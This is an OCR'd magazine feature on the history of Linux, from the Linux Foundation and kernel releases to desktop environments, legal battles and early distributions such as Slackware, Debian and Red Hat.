Open Source Development Labs was set up at the turn of the millennium to, among other things, get Linux into data centres and communication networks. They became Torvald's (and his right-hand man Andrew Morton's) employer in 2003. Prior to this he was employed by Transmeta, who permitted him to continue kernel development alongside his other work. Five years previous, another consortium, the Free Standards Group had been set up. By 2007 its work was mostly driving people to switch to Linux, and the two groups merged to form the Linux Foundation (LF).

Today the LF's Platinum members include Facebook, Microsoft, Tencent, IBM and Intel. All of whom, contribute (besides the half a million dollars required for Platinum status) a great deal of code to the Kernel. In 2012, when Microsoft wanted to get Linux working on its Azure cloud, they were for a time the biggest contributor. Besides funding the Kernel, the LF host hundreds of other open source projects, including Let's Encrypt, the OpenJS Foundation and the Core Infrastructure Initiative, which aims to secure the software which underpins the internet.

But it's not all code and corporations. There's conferences too, and it's thanks to the Linux Foundation that we've been able to provide interviews and coverage from the annual Open Source Summit. We look forward to conference season resuming, so we can get back to the snack bars and coffee counters.

Early kernel development

Refining the very heart of Linux hasn't been an easy ride over the years...

Are you a recent Linux convert who's had to engage in combat with rogue configuration files, misbehaving drivers or other baffling failures? Then spare a thought for those early adopters whose bug reports and invective utterances blazed the trail for contemporary desktop Linux. Up until comparatively recently, it was entirely possible to destroy your monitor by feeding X invalid timing information. Ever had problems with Grub? Try fighting it out with an early version of Lilo.


In the early days, even getting a mouse to work was non-trivial, requiring the user to do all kinds of manual calibration. Red Hat released a tool called *Xconfigurator* that provided a text-mode, menu-driven interface for setting up the X server. It was considered a godsend, even though all it did was generate an **XF86Config** file which otherwise you'd have to write yourself.

So while in 2000 users whined about Windows Me being slow and disabling real-mode DOS, your average Linux user would jump for joy if their installation process completed. Even if you got to that stage, it would be foolishly optimistic to suppose the OS would boot successfully. Hardware detection was virtually non-existent, and of the few drivers that had been written for Linux, most weren't production quality. Yet somehow, the pioneers persisted – many were of the mindset that preferred the DOS way of working, which began to be sidelined as the millennium approached. Windows users were having their files abstracted away – 'My Computer' epitomises this movement.

In January 2001 Kernel 2.4 was released and with it came support for USB and the exciting new Pentium IV processors, among other things. It was of particular importance to desktop users thanks to its unified treatment of PCI, ISA, PC Card and PnP devices as well as ACPI support. The dot-com bubble was just about to burst, but all the excitement and speculation around it meant that many computer enthusiasts had a broadband connection in their home, some even enjoyed the luxury of owning more than one computer.

User-unfriendly Linux

This solved some major entry barriers to Linux: people could now download it much more easily; up-to-date documentation was easily accessible; and when Linux saw fit to disappear one's internet connection (or render the system unbootable), the other machine could be used to seek guidance. But the user experience was still, on the whole, woefully inhospitable. While some installers had evolved graphical capabilities, these more often than not were more trouble than they were worth. Users were expected to understand the ins and outs of



The Human theme was an attempt to make Ubuntu Linux more friendly, because as everyone knows brown is beautiful, especially if you're a warthog.

disk partitioning, and be able to discern which packages they required from often terse descriptions.

Windows XP was released in October 2001, and while this was seen as a vast improvement over its predecessor, many users found that their machines weren't up to running it. After all, it required 64MB RAM and a whopping 1.5GB of disk space. Remember that BIOSes had only recently gained the ability to address large drives (there were various limits, depending on the BIOS, 2.1, 4.2 and 8.4GB were common barriers). So many people couldn't install it on their hardware, and many that met the minimum specs found the performance rapidly degraded once the usual pantheon of office suites and runtime libraries were installed.

This provided the motivation for another minor exodus to Linux, and the retro-hardware contingent continue to make up a key part of the Linux userbase (and berate us for not including 32-bit distros). Before 2006 all Macs had PowerPC processors, and many of these (as well as early Intel Macs), long-bereft of software updates from Apple, now run Linux too.

Gnome makes an appearance

The Gnome 2 desktop environment was released in 2002 and this would become a desktop so influential that some still seek (whether out of nostalgia, atavism or curmudgeonly dislike of modern alternatives) to reproduce it. It aimed to be as simple, tweakable and intuitive, and it's hard to argue against its achieving all of these adjectives. One of the major enablers was its strict adherence to the Gnome Human Interface Guidelines, which set out some key principles for application designers. This meant the desktop was consistent not just internally, but in respect to all the GTK apps that people would go on to write for it.

Also released was KDE 3, which vaguely resembled Windows – in that it was cosmetically similar and slightly more resource-demanding than Gnome. People and distributions sided with one or the other. SUSE Linux (predecessor of openSUSE) always aimed to be desktop agnostic, but went KDE-only in 2009. Today it caters to both Gnome and KDE.

In late 2002, 'DVD' Jon Johansen was charged over the 1999 release of the *DeCSS* software for circumventing the Content Scrambling System (CSS) used on commercial DVDs. This software enabled Linux users to play DVDs, a feat they had been hitherto unable to do since DVD software required a licence key from the DVD Copy Control Agency, one of the plaintiffs in the suit. It later emerged that CSS could be broken much more trivially and Johansen was eventually acquitted. By this time iPods and piracy meant that MP3 files were commonplace. These were dogged by patent issues with a number of bodies asserting ownership of various parts of the underlying algorithm. As a result, many distros shipped without patent-

» BIG BUSINESS VS LINUX

Being the root of all evil, whenever money is involved, things can turn nasty. So, when the big players in the enterprise and business markets began to see Linux distros as a threat, lawyers were called.

A series of leaked Microsoft memos from August 1998, known as the Halloween Documents for the date they were released, detailed Microsoft's private worries that Linux, and open-source development in general, was a direct threat to its business, along with ways to combat its uptake. This private view was in direct conflict with the company's public line on the matter, though Steve Ballmer infamously called Linux a cancer in 2001. The documents are available at **www.catb.org/~esr/halloween**, and in them Microsoft predicted that "Linux is on track to eventually own the x86 UNIX market..." It was correct.

There was little Microsoft could do to combat Linux, as it couldn't be bought. The documents suggested extending open protocols with Microsoft's own proprietary extensions (that didn't work), and seeding the market with fear, uncertainty and doubt (FUD) also failed.

There was another angle, however: help a company that's suing over copyright infringement of the source code. In 2003, a company called SCO claimed part of its UNIX System V source code was being used within Linux, making it an unauthorised derivative of UNIX. SCO sued IBM for $1 billion (among many other companies), and demanded end users pay a Linux licence fee. Microsoft leaped into action and paid SCO $106 million, as detailed in a leaked and verified SCO memo. After years of legal arguments, a code audit found there to be no evidence of copied UNIX code in the Linux kernel. SCO went bankrupt in 2009, but parts of the lawsuit still rumble on.

Timeline

25 AUGUST 1991

Linus announces on comp.os.minix
Linus Torvalds, a 21-year-old student at the University of Helsinki, Finland, starts toying with the idea of creating his own clone of the Minix OS.

17 SEPTEMBER 1991

v0.01 Posted on ftp.funet.fi
This release includes Bash v1.08 and GCC v1.40. At this time, the source-only OS is free of any Minix code and has a multi-threaded file system.


1991
Python

NOVEMBER 1991

v0.10 Linux is self-building
Linus overwrites critical parts of his Minix partition. Since he couldn't boot into Minix, he decided to write the programs to compile Linux under itself.

5 JANUARY 1992

v0.12 GPL licenced
Linux originally had its own licence to restrict commercial activity. Linus switches to GPL with this release.



May 1992
Softlanding Linux System

encumbered multimedia codecs. The law is murky though, and rights holders have shown restraint in filing suit against FOSS implementations of these codecs. Most distros are prudent and leave it up to the user to install these, although Ubuntu and derivatives will do so if you tick a box. The MP3 patent expired in 2017, though it doesn't really matter – we have plenty of open formats and codecs now (OGG, FLAC, VPx and x264). It's still technically a DMCA violation to use *libdvdcss* (a modern and much more efficient way of cracking CSS, used by the majority of media players on Linux) to watch a DVD, but that only applies in some countries and to date, no one has challenged its use.


Early kernel development

As Linux gained traction, first among academics and hobbyists and then, by the mid-90s, when businesses started to form around it, the number of contributors bloomed. One take from Linus himself, is that once the X Windows System was working on Linux (with v0.95) it became much more appealing. So one could infer that even in 1992 people were afraid of the command line. This popularity led to the establishment of the maintainer heirarchy so that patches submitted could be reviewed and promoted efficiently to Linus' source tree. Though that first version of the **MAINTAINERS** file describes Linus as "buried alive in email".

The email-centric development process is still followed today, except that the Official Linux Kernel Mailing List was set up in 1997, and now Git is used for version control. So it's a lot easier to make sure you're working on an up-to-date branch, rather than having to wait for floppies in the mail. Patches are still generated using `diff -u` to show which lines have been changed in which files. Before Git, the proprietary *BitKeeper* concurrent versioning system (CVS) was used. And when this arrangement came to an end (helped by Andrew Tridge's reverse engineering mischief), Torvalds got hacking and 10 days later there was Git.

After two years in development Kernel 2.6 was released in 2003. This was a vastly different beast to 2.4, featuring scheduler enhancements, improved support for multiprocessor systems (including hyperthreading, NPTL and NUMA support), faster I/O and a huge amount of extra hardware support. We also saw the Physical Address Extension (PAE) so that 32-bit machines could address up to 64GB of RAM (before they were limited to about 3.2GB).

Also introduced was the venerable Advanced Linux Sound Architecture (ALSA) subsystem. This enabled (almost) out-of-the-box functionality for popular sound cards, as well as support for multiple devices, hardware mixing, full-duplex operation and MIDI.




The LiMux project branded Tux with Munich's emblem, the Münchner Kindl. Apparently it didn't a hurt a bit. The project is estimated to have saved around €11 million.

The most far-reaching new feature was the old device management subsystem, devfs, being superceded by udev. This didn't appear until 2.6.13 (November 2003), at which point the **/dev** directory ceased to be a list of (many, many) static nodes and became a dynamic reflection of the devices actually connected to the system. The subsystem udev also handled firmware loading, and userspace events and contributed to a much more convenient experience for desktop users. Although you still relied on such arcana as HAL and ivman in order to automount a USB stick with the correct permissions.

Linux (having already been ported to non-x86 64 bit processors) supported the Itanium's IA64 instruction when it was released in 2001. This architecture was doomed to fail though, and Intel eventually moved to the more conservative AMD64 (or x86-64) architecture,

SOUND FEATURES IN KERNEL 2.6

"The venerable Advanced Linux Sound Architecture (ALSA) subsystem enabled (almost) out-of-the-box functionality for popular sound cards."



which has been around since 2003. Thanks to open source development, Linux users were running 64-bit desktops right away, while Windows users would have to wait until 2005 for the x64 release of XP. Various proprietary applications (notably Steam and lots its games) run in 32-bit mode, which provides some motivation for distributions to maintain at least some 32-bit libraries. Debian 11 will support 32-bit x86 in some form until 2026, but most other distros have abandoned it. Eventually such machines will go the way of the 386, no longer supported on Linux since 2013.

Enter the archetype

In 2004, a sound server called *Polypaudio* was released by a hitherto unknown developer called Lennart Poettering and some others. At this time desktop environments relied on sound servers to overcome shortcomings in ALSA's dmix system: Gnome was using the *Enlightened Sound Daemon* (*ESD*) and KDE was using the analogue *Realtime* synthesizer (*aRts*). *Polypaudio* was designed to be a drop-in replacement for *ESD*, providing much more advanced features, such as per-application volume control and network transparency. In 2006 the project, citing criticism that nobody wants polyps, renamed itself *PulseAudio* (it was in fact named after the sea-dwelling creature).

With its new name and increased demand for a sound system comparable with that of OSX or the newly released (and much maligned) Windows Vista, *PulseAudio* enjoyed substantial development and began to be considered for inclusion in many distros. As is traditional, Fedora was the first to adopt, incorporating it as the default in version 8, released in late 2007.

Asus' EeePC Linux was based on Xandros and IceWM, but beginners didn't like it, and professionals just replaced it.

Ubuntu followed suit in 8.04, although its implementation attracted much criticism and resulted in much anti-*Pulse* vitriol. Poettering at one stage even described his brainchild as "the software that currently breaks your audio." It took some time but eventually Ubuntu (and other distros) sorted out implementation issues, and it mostly worked out of the box. Now we have Pipewire in the works for a new generation of audio-based rage against the machine.

The cost of progress

The year 2010 may be remembered by some as the one Ubuntu started to lose the plot. Its Ubuntu *Software Center* now included paid-for apps and the Netbook remix used a new desktop called Unity. In the 11.04 release though, this became the new shell for the main release too. Ubuntu had long taken issue with the new Gnome 3 desktop, which at the time of the Ubuntu feature-freeze was not considered stable enough to include in the release anyway, and Gnome 2 was already a relic. So in a sense Ubuntu had no choice, but no one likes change, and users were quick to bemoan the new desktops. Of course things have come full circle with Ubuntu using Gnome 3 once more since 20.04 and people bemoaning the loss of Unity.

Gnome 3 is not without controversy too. First, many preferred the old Gnome 2 way of doing things and this clearly was not that. Second, all the fancy desktop effects required a reasonable graphics card (and also working drivers). There was a fallback mode, but it severely crippled desktop usability. Finally, this appeared to be something designed for use on mobiles or tablets, yet even today mobile Linux (not counting Android) has never taken off, so why should users be forced into this mode of thinking? Many found though, that once some old habits are unlearned and some sneaky keyboard shortcuts are learned (and Gnome's *Tweak Tool* is installed), that the Gnome 3 way of working could be just as efficient, if not more so, than its predecessor. KDE users looked on smugly, having already gone through all the rigmarole of desktop modernisation (albeit less drastic than Gnome's) when KDE 4 was released in 2008.

Around this point we ought to mention Systemd as well, but there's not much to say that hasn't been said elsewhere: the old init system was creaking at the seams; a new and better one came along; it wasn't everyone's cup of tea, but we use it anyway; the internet slanders Lennart Poettering.

Timeline

17 DECEMBER 2003
v2.6.0 The Beaver Detox
Major overhaul to Loadable Kernel Modules (LKM). Improved performance for enterprise-class hardware, the Virtual Memory subsystem, the CPU scheduler and the I/O scheduler.

29 NOVEMBER 2006
v2.6.19 ext4
Experimental support for the ext4 filesystem.

5 FEBRUARY 2007
v2.6.20 KVM arrives
Kernel-based Virtual Machine (KVM) is merged, adding Intel and AMD hardware virtualisation extensions.

25 DECEMBER 2008
v2.6.28 Graphics rewrite
The Linux graphics stack was fully updated to ensure that it utilised the full power of modern GPUs.

April 2003 Firefox

August 2006 Linux Mint

September 2008 Chromium

Distro developments

A single kernel has enabled a good number of Linux distributions to blossom into life.

After looking into the development of the Linux kernel itself and the surrounding supporting software, let's turn to how Linux distributions (distros) from this point were developed and branched into a wide-ranging ecosystem.

Distros enabled the use of the Linux kernel to grow rapidly. Not only did they ease the installation of Linux (which early on was a complex process of source compilation, gathering the right tools, creating filesystem layouts by hand, and bootloaders, all from the terminal on systems with limited resources), but one distro can also become the base for a whole new distro, tailored for a new use or audience.

Primordial soup


As Linux v0.01 was only released in September 1991, the first distribution of Linux – though by modern standards, it's lacking in every department – created by HJ Lu, was simply called Linux 0.12. Released at the end of 1991, it came on two 5.25-inch floppy disks, and required a HEX editor to get running. One disk was a kernel boot disk, the other stored the root OS tools.

In those early days of distro evolution, things changed rapidly. Development was quickly adding base functionality, and people were trying out the best ways to package a Linux-based OS. MCC Interim Linux was released in February 1992 with an improved text-based installer, and was made available through an FTP server.

X Windows – the standard Unix windowing system – was ported, and TAMU Linux was released in May 1992 with it packaged: making it the first graphical distro.

While all of these are notable as being among the first Linux distros, they didn't last. The same can be said for Softlanding Linux System (SLS), also released in May 1992, which packaged X Windows and a TCP/IP network stack. It's notable, though, because of its shortcomings (bugs and a change to the executable system) inspired the creation of the two longest-running and, in many ways, most influential Linux distros: Slackware and Debian.

Nowadays, a number of base distros appear, reliably maintained by individuals, groups, or businesses. Once they're established, stable and become popular, offshoots branch from these root distros offering new specialisations or features. This creates a number of base distro genera, formed around the original package manager and software repositories.



The first Linux distro, aptly named: Linux 0.12.


CREDIT: Shermozle, CC BY-SA 3.0 https://commons.wikimedia.org/wiki/File:Linux_0_12.jpg

The effect is a Linux family tree (*see page 43*), where you can date all distros back to an initial root release. Some branches sprout and die; either the group maintaining it disbands or there's no wider interest. Some branches become so popular they create a whole new genus, becoming the basis for a further expansion.

Evolution, not revolution

As with plants and animals, offshoots inherit traits, the base install, package manager, and software repositories being key. A package manager is how the OS installs, updates, removes and maintains the installed software, which includes downloading software packages from the managed software servers, called repositories. This can become contentious – these child distros are leeching off the parent's bandwidth – but initially, while they're growing, this use won't look much different from normal user activity.

Bear in mind we're back in 1992. You're lucky if




there's a 14.4Kb/s dial-up modem at home; expensive T1 lines (1.54Mb/s) are limited to academic institutions and larger businesses. The early TAMU v1.0 distro required 18 disks for the 26MB binaries, and 35 disks for the 50MB compressed (200MB uncompressed) source code. This obviously limited access in these early days to academics and those in suitable businesses, so distro evolution was slow.

Meet the ancestors

Softlanding Linux System was popular, but it was buggy and badly maintained, so in July 1993, Patrick Volkerding forked SLS and created Slackware – so named because it wasn't a serious undertaking at the time, and was a reference to the Church of the SubGenius. This is the oldest Linux distro still maintained, and it's about to see its version 15 release after 28 years. Slackware is interesting because it's very much controlled and maintained by Volkerding, while followed by a small but enthusiastic band of users and contributors. Whereas many other distros have taken on modern enhancements, Volkerding sticks to older more traditional "Unix" ways of controlling services on Slackware. There's no formal bug tracking, no official way to contribute to the project, and no public code repository. This all makes Slackware very much an oddity that stands on its own in the Linux world. Due to its longevity, however, Slackware has attracted a couple of dozen offshoots, and at least half are still maintained today.

Thankfully, by being buggy SoftLandingLinux kickstarted some good distros!



CREDIT: Linuxcenter.ru

In August 1993, Ian Murdock, also frustrated by Softlanding Linux System, established Debian, a combination of "Debby," his girlfriend's name at the time, and "Ian." From the outset, it was established as a formal, collaborative open project in the spirit of Linux and GNU.

Early on in the Debian project, Bruce Perens maintained the base system. He went on to draft a social contract for the project and created Software in the Public Interest, a legal umbrella group to enable Debian to accept contributions. At the time, Perens was working at Pixar, so all Debian development builds are named after Toy Story characters. The Debian logo also has a strong similarity to the mark on Buzz Lightyear's chin.


Debian is arguably the single most influential and important Linux distro ever. Just the sheer number of branches of distros from it would attest to that, but Debian is renowned for its stability, high level of testing, dedication to software freedom, and being a rigorously well-run organisation. It's testament to its creator, Ian Murdock, who sadly passed away in December 2015.

Things were still moving slowly into 1994 – there was

» THE RASPBERRY Pi SENSATION

The Raspberry Pi was released in 2012. Inspired in part by the success of the BBC Micro (hence the monogram model names) in the early 1980s, the Raspberry Pi aimed to bring practical computer science to the classrooms and bootstrap the UK electronics industry. It was only ever expected to have been produced in the thousands. Of course when it was launched, Linux was the de facto OS of choice.

While many of these devices are now empowering young coders, a great deal have become part of diverse man-cave projects: The 30-somethings who cut their teeth on BBCs, Spectrums and Commodore 64s are reliving and reviving the thrills at the interface of coding and creativity. The Raspberry Pi's GPIO pins mean that all manner of add-ons have been developed, so that the pint-sized computer can power anything from robots to remote watering systems.



The Raspberry Pi has inspired a whole new maker generation. When the robot overlords rise up we can blame the Foundation (and send Les Pounder in with the first attack wave).

The lingua franca of Pi projects is Python which, like Basic, is easy to learn. Unlike Basic, though, it's consistent, extensible and won't need to be unlearned should users move on to more advanced languages.

The Pi's support for 3D graphics is impressive, but CPU-wise it's more limited. The original Pis struggle to function as a desktop computer, even with the modest Raspbian distribution (although recent work on the *Epiphany* web browser has improved this).

In 2015 the Pi received the Pi 2 reboot, gaining a quad-core processor and extra RAM, and yet still only cost £25. Jump forward six years and we have the Pi 4 in its various forms including a full-desktop capable 8GB version the Pi 400, a range of industry-friendly models and over 30 million sales. Splendid.

just a single Slackware fork called SUSE and a few random Linux sprouts appeared, but all died out. Then in October 1994, Red Hat Linux was publicly released. Red Hat was established as a for-profit Linux business, initially selling the Red Hat Linux distribution and going on to provide support services. Red Hat went public in 1999, achieving the eighth biggest first-day gain in the history of Wall Street. It entered the NASDAQ-100 in December 2005 and topped $1 billion annual revenue in 2012. IBM purchased Red Hat in October 2018 – 24 years after its first release – for $34 billion. So that worked out very well.

A tale of hats and forks

Red Hat Linux was relaunched as Red Hat Enterprise in 2001, and its commercial success attracted a wide range of forks. Notably, Red Hat directly supports Fedora as its testing distro and CentOS as its free community edition. Or it did. CentOS is being shuttered – to understandable community disdain – and a rolling release, CentOS Stream, is replacing it. As an alternative, Red Hat Enterprise is now offered freely to

The late Ian Murdock founded the influential Linux distribution Debian in 1993. Linux Format spent time talking with him in 2007.

community projects with fewer than 16 servers.

